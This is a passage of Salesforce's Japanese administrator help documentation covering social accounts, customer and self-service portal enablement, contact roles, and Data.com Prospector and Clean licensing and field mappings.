1. [設定]から、[クイック検索] ボックスに「ソーシャルアカウント」と入力し、[ソーシャル取引先と取引先責任者の設定] を選択します。
2. [ソーシャル取引先と取引先責任者を有効化] を選択します。
3. 組織のユーザがアクセスできるソーシャルネットワークを選択します。デフォルトでは、すべてのソーシャルネットワークが選択されています。

   Salesforce Lightning Experience および Salesforce1 モバイルアプリケーションでは、他のネットワークが有効になっていても、ユーザは Twitter にしかアクセスできません。
4. [保存] をクリックします。
5. Salesforce1 モバイルアプリケーションで Twitter にアクセスできるようにするには、取引先、取引先責任者、リードのページレイアウトの [モバイルカード] セクションに Twitter カードを追加します。
6. 各ユーザに、個人で使用するために [ソーシャル取引先、取引先責任者、およびリード] を設定できることを伝えます。

関連トピック:

ソーシャル取引先、取引先責任者、およびリード
ソーシャル取引先、取引先責任者、およびリードのトラブルシューティング
[ソーシャル取引先、取引先責任者、およびリード] の設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先責任者を使用可能なエディション: **Database.com** Edition を除くすべてのエディション

リードを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[ソーシャル取引先、取引先責任者、およびリード] を有効化、設定、または無効化する
- 「アプリケーションのカスタマイズ」

取引先責任者に対するカスタマーポータルの有効化と管理に関する考慮事項

取引先責任者のカスタマーポータルを有効化する前に、次の重要項目を考慮してください。また、取引先責任者の情報の維持にはベストプラクティスを使用してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先責任者に対するカスタマーポータルの有効化

- カスタマーポータルの取引先責任者を有効にする前に、取引先責任者の取引先の所有者が、組織内のロールに関連付けられていることを確認します。
- ユーザが、パートナーユーザでありかつカスタマーユーザである場合、それぞれのポータル用に個別のユーザ名とパスワードを持つことができるように、そのユーザには 2 つの取引先責任者レコードが必要です。
- 取引先責任者は、セルフサービスユーザであると同時にパートナーユーザまたはカスタマーユーザであることが可能です。

  メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

- セルフサービスユーザが作成または所有するデータは、同じ取引先責任者に関連付けられているパートナーユーザまたはカスタマーユーザに表示することができます。
- ユーザの［ニックネーム］は、別のニックネームを指定しない限り、ユーザのメールの別名アドレスにデフォルト設定されています。たとえば、ユーザの［メール］が「jsmith@company.com」である場合、[保存] をクリックすると、ユーザの［ニックネーム］は「jsmith」にデフォルト設定されます。
- 取引先のカスタマーポータルに対して初めて取引先責任者を有効にすると、その取引先責任者はカスタマーユーザロールに割り当てられます。カスタマーユーザロールには取引先責任者の取引先の名前が含まれています。取引先責任者のポータルロールは、後で更新できます (大規模カスタマーユーザにはロールがなく、ロール階層に含まれないため、この動作はそれらのユーザには適用されません)。

取引先責任者に対するカスタマーポータルの管理

- 有効になった取引先責任者のカスタマーポータルへのアクセス権を編集します。[外部ユーザの管理] をクリックし、[カスタマーユーザを表示] を選択します。
- カスタマーポータルの使用が有効になっている取引先責任者をマージします。
- 取引先責任者の取引先を変更します。
- カスタマーポータルへの取引先責任者のアクセス権を必要に応じて無効化および非アクティブ化し、最新の状態に保ちます。
- 取引先責任者は、ポータルに対して無効になっている場合のみ削除できます。非アクティブなポータルユーザは削除できません。

関連トピック:

取引先責任者と個人取引先に対するカスタマーポータルの有効化

ポータルユーザと関連付けられている取引先責任者のマージに関する考慮事項

取引先責任者の制限

取引先責任者と個人取引先に対するカスタマーポータルの有効化

顧客が Salesforce カスタマーポータルにアクセスできるようにするには、顧客の取引先責任者レコードまたは個人取引先レコードをカスタマーユーザとして有効化します。

1. 取引先責任者または個人取引先の詳細ページで[外部ユーザの管理]をクリックし、[カスタマーユーザを有効化]を選択します。
2. 一般情報と地域の設定を確認し、不足している情報は入力します。顧客の［ユーザ名］は、その顧客の［メール］にデフォルト設定されます。
3. [ポータルユーザライセンス]を選択します。選択したユーザライセンスによって、そのカスタマーユーザに対して選択できる権限セット、ユーザプロファイル、およびロール階層オプションが決まります。「カスタマーポータルユーザライセンス」(ページ 2829)を参照してください。
4. カスタマーポータルのユーザ名とパスワードを顧客にメールで送信するには、［パスワードをリセットしてユーザに通知する］チェックボックスをオンにします。

   Salesforce 組織が複数のカスタマーポータルを使用する場合、カスタマーユーザは、プロファイルに割り当てられたすべてのカスタマーポータルに、1 組のユーザ名とパスワードを使ってアクセスできます。「複数のカスタマーポータルの作成」(ページ 2792)を参照してください。
5. [保存]をクリックします。
6. ポータル設定のトラブルシューティングや確認を行うには、取引先責任者の詳細ページで[外部ユーザの管理]をクリックし、[ユーザとしてポータルにログイン]を選択します。新規ブラウザウィンドウが開き、パートナーユーザとしてポータルにログインできます。

必要に応じて、カスタマーユーザを無効化できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーユーザを有効化する、またはポータルユーザとしてログインする

- カスタマーユーザと関連付けられた取引先に対する「編集」

  および

  「セルフサービスユーザの編集」

関連トピック:

- 取引先責任者に対するカスタマーポータルの有効化と管理に関する考慮事項
- [ソーシャル取引先、取引先責任者、およびリード]の有効化
- ポータルに対して有効化された取引先責任者の取引先の変更に関する考慮事項
- ポータルユーザと関連付けられている取引先責任者のマージに関する考慮事項
- カスタマーポータルユーザの管理について
- 取引先責任者に対するカスタマーポータルの有効化と管理に関する考慮事項

取引先責任者と個人取引先のセルフサービスの有効化

顧客がセルフサービスポータルにアクセスできるようにするには、顧客の取引先責任者または個人取引先レコードでセルフサービスを有効にします。セルフサービスユーザは、ユーザの取引先レコードに関連付けられているセルフサービスポータルのケースのみを参照できます。

メモ: Spring '12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

1. 取引先責任者または個人取引先の詳細ページで[セルフサービスを有効化]をクリックします。
2. 一般情報と地域の設定を確認し、不足している情報は入力します。顧客のセルフサービス［ユーザ名］は、その顧客の［メール］にデフォルト設定されます。
3. 顧客をセルフサービススーパーユーザとして有効にするには、［スーパーユーザ］チェックボックスをオンにします。スーパーユーザはケース情報を参照し、コメントを追加できます。また、自社内のユーザが登録したすべてのケースに添付ファイルをアップロードできます。
4. セルフサービスのユーザ名とパスワードを顧客にメールで送信するには、［パスワードをリセットしてユーザに通知する］チェックボックスをオンにします。
5. [保存]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスユーザを有効にする
- 「セルフサービスユーザの編集」

関連トピック:

個人取引先とは?

取引先責任者の役割の設定

取引先責任者の役割では、取引先、ケース、契約、または商談で各取引先責任者が果たす役割を指定します。取引先責任者の役割を使用すると、営業チームが常に問い合わせ先と問い合わせる時期を把握できるようになります。共に使用できるオブジェクトごとに取引先責任者の役割を設定します。使用する役割と営業担当者への表示方法を定義できます。

重要: Salesforce Classic では、取引先責任者の役割は取引先、商談、ケース、契約で使用できます。各使用可能なオブジェクトでほぼ同じように機能しますが、それぞれ独立して動作します。そのため、オブジェクトごとに個別に設定して使用する必要があります。Lightning Experience では、取引先責任者の役割は商談でのみ使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

1. [設定]から、［クイック検索］ボックスに*「取引先責任者の役割」*と入力し、設定する取引先責任者の役割を選択します。
2. 必要に応じて、選択リスト値を変更します。新しい値を作成し、値がグラフに表示されるときは常に値に色を追加することもできます。

3. 変更内容を保存します。
4. [取引先責任者の役割] 関連リストを、該当するページレイアウトに追加します。
   たとえば、商談で取引先責任者の役割を作成する場合、営業担当が使用する商談ページレイアウトに [取引先責任者の役割] 関連リストを追加します。

関連トピック:

取引先責任者の役割を使用する場合の考慮事項
取引先責任者の役割の追加と管理

ユーザへの非公開の取引先責任者作成の許可

非公開の取引先責任者は、取引先に関連付けられない取引先責任者です。ユーザが非公開の取引先責任者を作成できるようにするには、取引先責任者ページレイアウトを調整して［取引先名］項目が必要ないように設定します。

取引先に関連付けられない取引先責任者は、組織の共有モデルに関係なく、常に非公開です。非公開の取引先責任者を許可する前に、非公開の取引先責任者は所有者とシステム管理者以外のすべてのユーザに対して非表示になるため忘れられやすい、という欠点を考慮します。

1. 取引先責任者のオブジェクト管理設定から、[ページレイアウト] に移動します。
2. 編集するレイアウトを選択します。
3. レイアウトの［取引先名］項目を見つけ、マウスポインタを置きます。レンチアイコンをクリックし、項目プロパティを表示します。
4. ［必須］チェックボックスをオフにします。
5. 変更内容を確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定・定義を参照する」

組織のデータ品質の改善

ビジネスを成功させる鍵となるのが高品質のデータです。データの質が高いということは、レコードが完全かつ最新の状態であることを意味します。つまり、会社の人々と適切につながっていることになり、商談を成立させ、ビジネスを拡大するために必要な情報が備わっているということです。簡単に言うと、高品質のデータにより、厳密な理解、適応、焦点の絞り込み、実行が可能になります。Data.com には、ビジネスで必要なときに必要な高品質のデータを提供する製品スイートが用意されています。そのため、データの入力や更新に費やす時間が短縮され、ビジネスの成長により多くの時間を割くことができます。

Data.com Prospector の設定

担当者が Salesforce 内で直接、会社、リード、取引先責任者を検索できます。Data.com Prospector を設定および実装すれば、この検索を実行できます。

Data.com Clean の設定

ビジネスの良し悪しは、データの質によって決まってしまいます。データの更新と強化にかかる時間を短縮し、ビジネスの成長に時間をかけたいですか?完全で最新の Salesforce レコードのために、Data.com Clean を設定して実装してください。

取引先データの評価の取得

Data.com Clean データ評価を要求できるようになり、取引先データの品質に関して情報に基づく判断を下せるようになりました。評価では、取引先の全体的なデータ品質の概要と、主要な取引先項目の分析が提供されます。組織のデータが変更されることはありません。データ評価は米国とカナダの組織のみで使用できます。現在の Data.com Clean のお客様は、データ評価を使用できません。代わりに AppExchange パッケージの Data.com Clean Reports を使用することをお勧めします。

Data.com Social Key の設定

担当者が取引先責任者とリードのソーシャルプロファイルを取得できます。そのためには、Data.com Social Key を設定して実装します。

Data.com Prospector の設定

担当者が Salesforce 内で直接、会社、リード、取引先責任者を検索できます。Data.com Prospector を設定および実装すれば、この検索を実行できます。

重要: ユーザが Data.com からファイルを追加およびエクスポートできるようにするには、Data.com ライセンスをユーザに直接割り当てる必要があります。

1. Data.com Prospector に対する Data.com Clean の有効化
   ユーザが取引先、取引先責任者、およびリードレコードを手動でクリーンアップできるようにします。別のソースから追加されたレコードのクリーンアップも可能です。Data.com Prospector を使用すると自動的に Clean が有効になり、取引先またはリードレコードにリンクされている D&B 企業レコードを手動でクリーンアップできます。
2. Data.com Prospector の設定
   Data.com Prospector には、[D-U-N-S 番号]、[NAICS コード]、[取引形態] など、Dun & Bradstreet の取引先とリードの基本セットのデータが用意されています。ここでは、この製品の実装方法を説明します。
3. Data.com Prospector の設定
   Data.com Prospector で、Data.com から Salesforce に追加した取引先およびリードの Dun & Bradstreet 項目を取得します。
4. Data.com 検索結果および関連機能へのアクセスの管理
   [Salesforce に追加] と **[エクスポートの結果]** を使用すると、検索結果を使用する Data.com 機能で、ユーザが Data.com 検索結果で実行できる操作を制限できます。
5. Data.com 検索結果およびエクスポートでの連絡拒否設定の考慮
   Data.com 検索結果およびエクスポートファイルでは、特定の取引先責任者情報を非表示にできます。
6. Data.com API 機能の有効化または無効化
   Data.com API 機能は、デフォルトで有効になっています。

関連トピック:

Salesforce 内で必要な高品質のデータの取得

Data.com ユーザ種別、ライセンス、およびレコード追加制限のしくみ

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com を実装する
- 「アプリケーションのカスタマイズ」

Data.com ユーザを有効化する
- 「内部ユーザの管理」

AppExchange パッケージをインストールする
- 「AppExchange パッケージのダウンロード」

Data.com ユーザの設定

Data.comの充実したデータベース(取引先、取引先責任者、リード)の利用を開始できるように、ユーザにData.comへのアクセスを許可し、レコード追加制限を設定します。Salesforce内またはデータローダ経由で設定できるData.comユーザの数は、購入したData.comライセンス数に応じて異なります。

重要: ユーザがData.comからファイルを追加およびエクスポートできるようにするには、Data.comライセンスをユーザに直接割り当てる必要があります。

段階的な手順: Data.comユーザを設定する

1. [設定]から、［クイック検索］ボックスに「*ユーザの管理*」と入力し、[ユーザ]を選択します。
2. ユーザの[編集]をクリックします。
3. ［Data.com ユーザ種別］を選択します。(Data.comユーザの種別を確認 (ページ 1992)できます)。
4. ユーザの［Data.com の 1 か月あたりの追加制限］を選択します。
5. ユーザを保存します。

ヒント: また、Apexデータローダを使用してData.comユーザを設定し、Data.comユーザ種別を選択して、必要に応じて1か月あたりの追加制限を設定することもできます。これを行うには、ユーザレコードを `.csv` ファイルにエクスポートし、設定するユーザごとに必要な項目を変更してから、その `.csv` ファイルをSalesforceにインポートします。ユーザオブジェクトからエクスポートする項目は、`LastName`、`FirstName`、`UserPermissionsJigsawProspectingUser`、`JigsawImportLimitOverride`、および `UserPreferencesJigsawListUser` です。ユーザオブジェクトについての詳細は、『*Salesforce*および*Force.com*のオブジェクトリファレンス』を参照してください。

関連トピック:

- Salesforce内で必要な高品質のデータの取得
- Data.comユーザ種別、ライセンス、およびレコード追加制限のしくみ

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospectorライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.comを実装する
- 「アプリケーションのカスタマイズ」

Data.comユーザを有効化する
- 「内部ユーザの管理」

AppExchangeパッケージをインストールする
- 「AppExchangeパッケージのダウンロード」

Data.com ユーザ種別、ライセンス、およびレコード追加制限のしくみ

ユーザ種別、ライセンス、およびレコード追加制限は、Data.comにアクセスできるユーザと、Data.com ユーザが実行できる操作を制御します。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com ライセンス情報、レコード追加残数、制限の確認

ライセンス、レコード追加、および制限に関する重要な情報を、[設定] の [Data.com ライセンスと制限] ページで確認します。このページには、Data.com の 1 日あたりの API 制限も表示されます。

Data.com Prospector のライセンスはどのように機能しますか?

Data.com Prospector ユーザライセンスを取得すると、ユーザは Data.com で取引先や取引先責任者を検索し、レコードとして Salesforce に追加できます。ユーザには、Data.com ユーザまたは Data.com リストユーザのいずれかのライセンスを割り当てることができます。それぞれのライセンスには、独自の特性があります。

Data.com Clean のライセンスはどのように機能しますか?

組織が Data.com Prospector を使用している場合、それらのライセンスを持つユーザは、アクセス可能な取引先、取引先責任者、およびリードレコードを手動でクリーンアップできます。組織が Data.com Clean 製品を購入した場合、自動ジョブを実行してレコードをクリーンアップすることもできます。また、すべての Salesforce ユーザ (Data.com Prospector ライセンスのユーザだけでない) は手動でレコードをクリーンアップできます。

関連トピック:

- Data.com FAQ の使用
- Data.com ユーザの設定

Data.com ライセンス情報、レコード追加残数、制限の確認

ライセンス、レコード追加、および制限に関する重要な情報を、[設定]の[Data.com ライセンスと制限] ページで確認します。このページには、Data.com の 1 日あたりの API 制限も表示されます。

重要: [Data.com API 制限] セクションには、Data.com 照合 API へのコールと、Data.com 検索 API へのコールに関する情報が示されます。照合コールに関する情報は、組織に Data.com Clean がある場合にのみ表示できます。検索コールに関する情報は、Data.com Prospector ユーザライセンスが割り当てられている場合にのみ表示できます。

段階的な手順: Data.com ライセンス情報を確認する

1. [設定] から、[クイック検索] ボックスに「*ライセンスと制限*」と入力し、[ライセンスと制限] を選択します。

各ユーザが追加またはエクスポートしたレコード数は、[すべての Data.com ユーザ] ページで確認できます。[設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[プロスペクタユーザ]を選択します。または、組織でカスタムレポートタイプにアクセスできる場合は、Data.com Usage オブジェクトを使用して、より詳細な使用状況に関する情報を示すレポートを作成できます。

関連トピック:

- Data.com ユーザ種別、ライセンス、およびレコード追加制限のしくみ

エディション

使用可能なインターフェース: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com 設定ページを参照する

- 「アプリケーションのカスタマイズ」

Data.com Prospector のライセンスはどのように機能しますか?

Data.com Prospector ユーザライセンスを取得すると、ユーザは Data.com で取引先や取引先責任者を検索し、レコードとして Salesforce に追加できます。ユーザには、Data.com ユーザまたは Data.com リストユーザのいずれかのライセンスを割り当てることができます。それぞれのライセンスには、独自の特性があります。

重要: ユーザが Data.com からファイルを追加およびエクスポートできるようにするには、Data.com ライセンスをユーザに直接割り当てる必要があります。

エディション

使用可能なインターフェース: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com ユーザ

Data.com ユーザは 1 か月あたりに追加またはエクスポートできる取引先、取引先責任者、リードのレコード数を制限されています。ライセンスユーザあたりのデフォルトのレコード数は 300 です。各ライセンスユーザのレコード追加制限は、契約開始日に関係なく、(組織のタイムゾーンに基づいて)各月の最初の日の午前 0 時に更新されます。使用されなかったレコード追加数は各月の月末で期限切れになります。翌月には*繰り越され*ず、払い戻しされません。ユーザごとに `[Data.com の 1 か月あたりの追加制限]` を選択できます。これは、ユーザが 1 か月に追加できる取引先、取引先責任者、リードのレコード数です。任意のユーザまたはすべてのユーザに組織の上限以下の数を選択できますが、1 か月あたりの組織の制限に達すると、ユーザはそれ以上レコードを追加できなくなります。

例: Universal Telco 社の営業部門には 14 人の営業担当者がいます。この部門では 20 個の Data.com Prospector ライセンスを購入し、それぞれのレコード追加制限は 300 です。つまり、組織内の Data.com ユーザは 1 か月に 6,000 ものレコードを追加できることになります。Universal Telco 社の管理者は、Data.com ユーザのレコード数の月あたりの追加制限を次のように分配しました。

- 10 人の営業担当者にそれぞれ上限 300
- 2 人の営業担当者にそれぞれ上限 500
- 2 人の営業担当者にそれぞれ上限 1,000

Data.com リストユーザ

Data.com List ユーザは 1 か月あたりに追加またはエクスポートできる取引先、取引先責任者、リードのレコード数を制限されています。使用されなかったレコード追加数は各月の月末で期限切れになります。翌月には*繰り越されません*。リストユーザは、1 か月あたりの制限を使用した後に、組織内のすべてのリストユーザが共有するプールから引き出してレコードを追加できます。未使用のプール追加は、購入から 1 年で有効期限が切れます。組織のプール制限を取得できるのは Data.com リストユーザのみです。Data.com ユーザが組織のプール制限を取得する場合は、そのユーザを Data.com リストユーザに変更する必要があります。

例: Universal Telco 社のマーケティング部門には 4 人のマーケティング担当者がいます。各担当者は 1 つの Data.com Prospector ライセンスを持ち、各担当者が Data.com リストユーザです。Universal Telco 社では、各 Data.com ユーザのデフォルトの 1 か月あたりの制限が 300 レコードになるように、1 か月あたりのレコード追加数を十分に購入しています。また、5,000 レコードのレコード追加プールも購入しました。マーケティング担当者は、個人の 1 か月あたりの制限を使用した後に、プール制限の使用を開始できます。全体で、

4 人のマーケティング担当者全員でプールから 5,000 レコードを追加できます。1 人の担当者が 2,500 件のレコードを追加したとすると、その他の 3 人のユーザのうち 1 人以上で残り 2,500 件を追加できます。

関連トピック:

Data.com ユーザ種別、ライセンス、およびレコード追加制限のしくみ

Data.com Clean のライセンスはどのように機能しますか?

組織が Data.com Prospector を使用している場合、それらのライセンスを持つユーザは、アクセス可能な取引先、取引先責任者、およびリードレコードを手動でクリーンアップできます。組織が Data.com Clean 製品を購入した場合、自動ジョブを実行してレコードをクリーンアップすることもできます。また、すべての Salesforce ユーザ (Data.com Prospector ライセンスのユーザだけでない) は手動でレコードをクリーンアップできます。

[設定] の [Data.com ライセンスと制限] ページには、レコードをクリーンアップできるユーザと、組織で自動クリーンアップジョブを使用可能かどうかが表示されます。

メモ: Data.com Prospector のみを購入した組織の場合、ライセンスを持つユーザのみがレコードをクリーンアップできます。

関連トピック:

Data.com ユーザ種別、ライセンス、およびレコード追加制限のしくみ

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Prospector に対する Data.com Clean の有効化

ユーザが取引先、取引先責任者、およびリードレコードを手動でクリーンアップできるようにします。別のソースから追加されたレコードのクリーンアップも可能です。Data.com Prospector を使用すると自動的に Clean が有効になり、取引先またはリードレコードにリンクされている D&B 企業レコードを手動でクリーンアップできます。

メモ:

- Data.com Clean を購入した場合は、取引先、取引先責任者、およびリードレコードを手動でクリーンアップしたり、*自動化されたジョブ*でクリーンアップしたりできます。また、自動化されたジョブを使用して、取引先またはリードレコードにリンクされている D&B 企業レコードをクリーンアップすることもできます。詳細については、「Data.com Clean の設定」を参照してください。
- クリーンアップを有効にしても、すぐにレコードがクリーンアップされるわけではありません。また、機能をオフにするには、[無効化] をクリックします。

1. [設定] から、[クイック検索] ボックスに「*クリーンアップ設定*」と入力し、[クリーンアップ設定] を選択します。
2. Data.com Clean が有効化されていることを確認します。

Data.com 項目と Salesforce 項目のカスタム対応付けでの考慮事項

カスタム対応付けでは、値が必要な Salesforce 取引先、取引先責任者、リードの各項目に Data.com 値を入力します。項目を対応付ける前に、対応付けが機能するしくみ、必要な準備、および予期される結果について理解しておいてください。

Salesforce での重複 Data.com レコードの許可に関する考慮事項

共有モデルを使用する組織では、Data.com ユーザが Salesforce に取引先、取引先責任者、またはリードのレコードを重複して追加できるようにする必要が生じる場合があります。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Data.com Clean を有効化または無効化する
- 「アプリケーションのカスタマイズ」

関連トピック:

Data.com Clean

Data.com Clean の設定

Data.com 項目と Salesforce 項目のカスタム対応付けでの考慮事項

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

カスタム対応付けでは、値が必要な Salesforce 取引先、取引先責任者、リードの各項目に Data.com 値を入力します。項目を対応付ける前に、対応付けが機能するしくみ、必要な準備、および予期される結果について理解しておいてください。

すべての Data.com 項目がすべての Salesforce 項目で使用できるわけではありません。対応付け可能にするには、新しい Salesforce 項目をデフォルト項目と同じデータ型にしておく必要があります。たとえば、［説明］項目は 1,000 文字以上を含むロングテキストエリア項目に対応付けることができます。

カスタム項目の対応付けは、次の場合に適用されます。

- Data.com レコードが Salesforce に追加される場合
- Salesforce レコードが Data.com レコードと照合され、手動で、または自動ジョブを使用してクリーンアップされる場合

項目を対応付ける前に、想定される結果と必要な関連操作について理解しておいてください。

- 項目を対応付けたり、対応付けを更新したりすると、強制的に Data.com と完全に同期されます。つまり、有効な CRM オブジェクトのすべてのレコード (取引先、取引先責任者、およびリード) は変更されたレコードがなくても更新されます。
- Data.com 項目の対応付けが、取引先、取引先責任者、リード、または D&B 企業レコードに対して行った Salesforce 項目のカスタマイズ (承認、ワークフロールール、または Apex トリガ) と競合する可能性があります。必要に応じて、カスタマイズの内容を確認して編集し、対応付けによって提供される値に対処できるようにします。
- 個々の Data.com 項目の対応付けをスキップすることはできますが、スキップされた項目の値は追加またはエクスポートされず、レコードのクリーンアップ状況を計算する場合に考慮されません。
- Salesforce および Data.com レコードの照合に使用される項目の対応付けをスキップまたは変更すると、一部のレコードのクリーンアップ状況が［該当なし］に変わる可能性があります。
- 取引先レコードの場合、［D-U-N-S 番号］項目の対応付けをスキップまたは変更すると、すべての取引先ジョブで［D-U-N-S 番号］項目ではなく Data.com マッチングサービスを使用して取引先レコードが再照合されます。
- 項目の対応付けおよびクリーンアップジョブの設定でフラグの設定、自動入力、Salesforce 項目の上書きを行う場合、これらの設定を行うときに*カスタム対応付け*項目を確認します。デフォルトの対応付け (Data.com［電話］項目から Salesforce［電話］項目など) は表示されません。
- Data.com 検索結果をエクスポートすると、Excel ファイルの列ヘッダーに、対応付けされた項目名が表示されます。たとえば、Data.com［電話］項目を、取引先責任者オブジェクトの［携帯］項目に対応付けると、取引先責任者には「電話」ではなく「携帯」というヘッダーが表示されます。
- 値がない Data.com 項目を対応付けると、一部の Salesforce レコードは［該当なし］というクリーンアップ状況に戻る場合があります。
- Data.com 項目をカスタム Salesforce 項目に対応付けると、カスタム項目のラベルがクリーンアップの比較ページに表示されます。

- 項目の対応付けに対する変更を追跡する場合は、設定変更履歴を確認してください。[設定]から、［クイック検索］ボックスに「*設定変更履歴の参照*」と入力し、[設定変更履歴の参照] を選択します。

デフォルトの Data.com 項目と Salesforce 項目の対応付け

Data.com Prospector でレコードを追加したり、Data.com Clean でレポートを更新したりするときに、Salesforce 項目が Data.com から値を取得する場合があります。Salesforce システム管理者はこれらの項目の対応付けをカスタマイズできます。

Data.com と Salesforce 間の項目の対応付けのカスタマイズ

カスタム対応付けを作成して、特定の Salesforce 項目に Data.com 値を入力できます。

関連トピック:

デフォルトの Data.com 項目と Salesforce 項目の対応付け
Data.com と Salesforce 間の項目の対応付けのカスタマイズ
クリーンアップの互換性を確保するためのトリガおよびワークフロールールの確認

デフォルトの Data.com 項目と Salesforce 項目の対応付け

Data.com Prospector でレコードを追加したり、Data.com Clean でレポートを更新したりするときに、Salesforce 項目が Data.com から値を取得する場合があります。Salesforce システム管理者はこれらの項目の対応付けをカスタマイズできます。

デフォルト項目は、オブジェクトの [ページレイアウト] > [項目] セクションで使用できます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

取引先

Data.com 項目	取引先項目
［年間売上］(米ドル)*	年間売上
会社の説明	説明
D-U-N-S 番号	D-U-N-S 番号
Fax 番号	Fax
場所種別	取引先 部門
［住所 (郵送先)］**	住所 (納入先)
従業員数 - 合計	従業員数
所有者種別インジケータ	会社形態
第 1 住所	住所 (請求先)
第 1 会社名	取引先名

Data.com 項目	取引先項目
第 1 NAICS コード	NAICS コード
第 1 NAICS の説明	NAICS の説明
第 1 SIC コード	産業コード
第 1 SIC の説明	産業区分の説明
第 1 取引形態	取引形態
電話番号	電話
株式コード	株式コード
URL	Web サイト
設立年	設立年

ヒント: デフォルトでは、すべての Data.com 項目が [取引先] ページに対応付けられるわけではありません。他の Data.com 項目を [取引先] の項目に対応付けるには、「Data.com と Salesforce 間の項目の対応付けのカスタマイズ」(ページ 1999)を参照し、最新のリリースノートで対応付け可能な新しい項目を確認してください。

取引先責任者

D&B 項目	取引先責任者項目
第 1 住所	住所 (郵送先)
第 1 会社名	取引先名

リード

D&B 項目	リード項目
[年間売上]* (米ドル)	年間売上
会社の説明	説明
D-U-N-S 番号	会社 D-U-N-S 番号
従業員数 – 合計	従業員数
第 1 住所	町名・番地
第 1 会社名	会社

* Data.com［年間売上］項目にはアクセスできません。これは、Salesforce の［年間売上］項目に入力するためにのみ使用されます。

** Data.com Clean では取引先に［住所（郵送先）］の対応付けを使用しません。［第 1 住所］値のみを使用して取引先を更新します。

関連トピック:

Data.com と Salesforce 間の項目の対応付けのカスタマイズ
デフォルトの Data.com 項目と Salesforce 項目の対応付け

Data.com と Salesforce 間の項目の対応付けのカスタマイズ

カスタム対応付けを作成して、特定の Salesforce 項目に Data.com 値を入力できます。

段階的な手順: Data.com と Salesforce 間の項目の対応付けをカスタマイズする

カスタム項目の対応付けは、次の場合に適用されます。

- Data.com レコードが Salesforce に追加される場合
- Salesforce レコードが Data.com レコードと照合され、手動で、または自動ジョブを使用してクリーンアップされる場合

項目の対応付けを変更する前に、対応付けが機能するしくみ、必要な準備、および予期される結果について理解しておいてください。

